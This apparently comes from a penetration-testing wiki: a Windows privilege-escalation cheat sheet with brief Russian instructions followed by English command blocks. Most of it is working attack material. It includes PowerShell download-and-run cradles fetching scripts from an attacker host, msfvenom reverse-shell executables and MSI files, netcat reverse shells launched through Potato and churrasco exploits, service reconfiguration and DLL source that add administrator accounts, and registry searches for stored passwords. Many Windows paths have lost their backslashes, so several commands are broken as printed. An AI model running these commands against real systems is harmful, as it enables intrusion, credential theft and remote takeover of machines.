PrivEsc: Windows
:::tip Формат страницы
Порядок действий описан по‑русски. В методике сохранены заголовки (частично локализованы типовые термины), таблицы, иллюстрации и блоки кода: команды и параметры на английском, без перевода синтаксиса.
:::
Порядок действий
1. Зафиксируйте текущие привилегии и политику целевой системы.
2. Выберите вектор из раздела с учётом риска для стабильности ОС.
3. После проверки откатите изменения, если это предусмотрено соглашением.
4. Команды — справочно, на английском.
Методика
Инструменты
Seatbelt.exe -group=system
# runs the following commands:
# AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies,
# AuditPolicyRegistry, AutoRuns, Certificates, CertificateThumbprints,
# CredGuard, DNSCache, DotNet, EnvironmentPath,
# EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings,
# LAPS, LastShutdown, LocalGPOs, LocalGroups,
# LocalUsers, LogonSessions, LSASettings, McAfeeConfigs,
# NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings,
# OptionalFeatures, OSInfo, PoweredOnEvents, PowerShell,
# Processes, PSSessionSettings, RDPSessions, RDPsettings,
# SCCM, Services, Sysmon, TcpConnections,
# TokenPrivileges, UAC, UdpConnections, UserRightAssignments,
# WifiProfile, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding,
# WindowsFirewall, WMI, WMIEventConsumer, WMIEventFilter,
# WMIFilterBinding, WSUS
echo IEX(New-Object Net.WebClient).DownloadString('http://<ATACKER_IP>/PowerUp.ps1') | powershell -noprofile -

powershell.exe -nop -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://<ATACKER_IP>/PowerUp.ps1');Invoke-AllChecks"
powershell.exe -exec bypass -Command "& {Import-Module .PowerUp.ps1; Invoke-AllChecks}"
SeImpersonatePrivilege
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
Hot Potato
msfvenom -p windows/shell_reverse_tcp LHOST=<ATTACKER_IP> LPORT=<ATTACKER_PORT> -f exe > shell.exe
nc -nlvp <LISTENING_PORT>
Potato.exe -ip <Victims_IP> -cmd "C:WindowsTempshell.exe" -enable_httpserver true -enable_defender true -enable_spoof true -enable_exhaust true
Hot Potato (PowerShell)
powershell.exe -ep bypass "IEX(New-Object Net.WebClient).downloadString('http://<ATTACKER_IP>/Tater.ps1'); Invoke-Tater -Trigger 1 -Command 'C:UsersuserDesktopnc.exe <ATTACKER_IP> <LISTENING_PORT> -e cmd.exe'"
Juicy Potato
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c c:\windows\temp\nc.exe -e cmd.exe <ATTACKER_IP> <LISTENING_PORT>" -t *
JuicyPotato.exe -l 1337 -p c:windowssystem32cmd.exe -a "/c C:WindowsSystem32spooldriverscolornc.exe -e cmd.exe <LISTENING_IP> <LISTENING_PORT>" -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
PrintSpoofer
PrintSpoofer.exe -i -c "cmd.exe"
Windows Services
General commands
# Shows the owner of each service
tasklist /v
# Query the configuration of a service

sc.exe qc <ServiceName>
# Current status of a service
sc.exe query <ServiceName>
# Modify the configuration of a service
sc.exe config <ServiceName> <option>=<Value>
# Start/Stop a service
net start/stop <ServiceName>
Weak Windows Service Permissions

accesschk.exe -uwcqv "Authenticated Users" * /accepteula

# In addition, the tool accesschk allows viewing the effective permissions on files, registry keys, logs, kernel objects...
accesschk64.exe -wvu <FolderPath>
# FOLDER PERMISSIONS
accesschk.exe /accepteula -uwdqs "Authenticated Users" C:
accesschk.exe /accepteula -uwdqs "Everyone" C:
# FILE PERMISSIONS
accesschk.exe /accepteula -uwqs  "Authenticated Users" C:*.*
accesschk.exe /accepteula -uwdqs "Everyone" C:*.*
Get-ModifiableService -Verbose
Import-Module .Get-ServiceAcl.ps1
Get-ServiceAcl -Name VulnService2 | select -expand Access
.SharpUp.exe audit ModifiableServices
# Alternative 1 (FILE_PATH)
sc config <SERVICE_NAME> binpath="<FILE_PATH>"
# Alternative 1 (Execute command)
sc config <SERVICE_NAME> binpath="cmd.exe /c net user <USER> <PASSWORD> /add && net localgroup Administrators <USER> /add"
net stop <SERVICE_NAME> && net start <SERVICE_NAME>
Weak Service Binary Permissions
.SharpUp.exe audit ModifiableServiceBinaries
# Gets services where the current user can write to the service binary path or its config
Get-ModifiableServiceFile -Verbose
Unquoted Service Path
C:Program.exe
C:Program FilesProof.exe
C:Program FilesProof of ConceptVuln.exe
C:Program FilesProof of ConceptVuln Serviceexecutable.exe
wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:Windows\" | findstr /i /v """
Get-UnquotedService -Verbose
.SharpUp.exe audit UnquotedServicePath

!UnquotedService DirPermissions
sc stop unquotedsvc
sc start unquotedsvc
DLL Hijacking
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrators user /add");
        ExitProcess(0);
    }
    return TRUE;
}
sudo apt update && sudo apt install mingw-w64 -y

x86_64-w64-mingw32-gcc windows_dll.c -shared -o wlbsctrl.dll
sc stop dllsvc & sc start dllsvc
Search for credentials
reg query "HKLMSoftwareMicrosoftWindows NTCurrentVersionwinlogon" /f password /t REG_SZ /s
# Search for credentials in the HKEY_LOCAL_MACHINE hive
reg query HKLM /f password /t REG_SZ /s
# Searches for credentials in the HK_CURRENT_USER Hive
reg query HKCU /f password /t REG_SZ /s
# Find config files that usually have stored credentials
dir c:*vnc.ini /s /s /b
dir c:*ultravnc.ini /s /b
dir c:*vnc.ini /s /b /s /b | findstr /si *vnc.ini
# Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*
c:sysprep.inf
c:sysprepsysprep.xml
c:unattend.xml
%WINDIR%PantherUnattendUnattended.xml
%WINDIR%PantherUnattended.xml
# VNC
reg query "HKCUSoftwareORLWinVNC3Password"
# Windows autologin
reg query "HKLMSOFTWAREMicrosoftWindows NTCurrentversionWinlogon"
# SNMP Paramters
reg query "HKLMSYSTEMCurrentControlSetServicesSNMP"
# Putty
reg query "HKCUSoftwareSimonTathamPuTTYSessions"
RunAs
C:> cmdkey /list

Currently stored credentials:

Target: Domain:interactive=ACCESSAdministrator
Type: Domain Password
User: ACCESSAdministrator
C:> C:WindowsSystem32runas.exe /user:domainAdministrator /savecred "<COMMAND or PROGRAM to be executed>"
Always Install Elevated
!AlwaysInstallElevated PowerUp
PS C:UsersTCM> reg query HKLMSoftwarePoliciesMicrosoftWindowsInstaller
    AlwaysInstallElevated    REG_DWORD    0x1
PS C:UsersTCM> reg query HKCUSoftwarePoliciesMicrosoftWindowsInstaller
    AlwaysInstallElevated    REG_DWORD    0x1
msfvenom -p windows/shell_reverse_tcp lhost=<IP> lport=4444 exitfunc=thread -f msi -o shell.msi
C:UsersTCM> msiexec /quiet /qn /i .shell.msi
Delegation Tokens
meterpreter> load incognito
meterpreter> list_tokens -u
Delegation Tokens Available
[...]
meterpreter> impersonate_token <LISTED_TOKEN>
Token Kidnapping
churrasco.exe "nc.exe 10.10.14.2 1234 -e cmd.exe"
Kernel Exploits
wmic qfe
# Brief
wmic qfe get Caption,Description,HotFixID,InstalledOn
Get-Hotfix
# CMD
SET Processor
# PowerShell
[Environment]::Is64BitProcess
C:WindowssysnativeWindowsPowershellv1.0powershell.exe
Suggested tools
Windows Exploit Suggester
python windows-exploit-suggester.py --update
python windows-exploit-suggester.py --database <DOWNLADED_DATABASE> --systeminfo <VICTIMS_SYSTEMINFO>
Sherlock
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://<ATACKER_IP>/Sherlock.ps1');Find-AllVulns"
Ссылки
—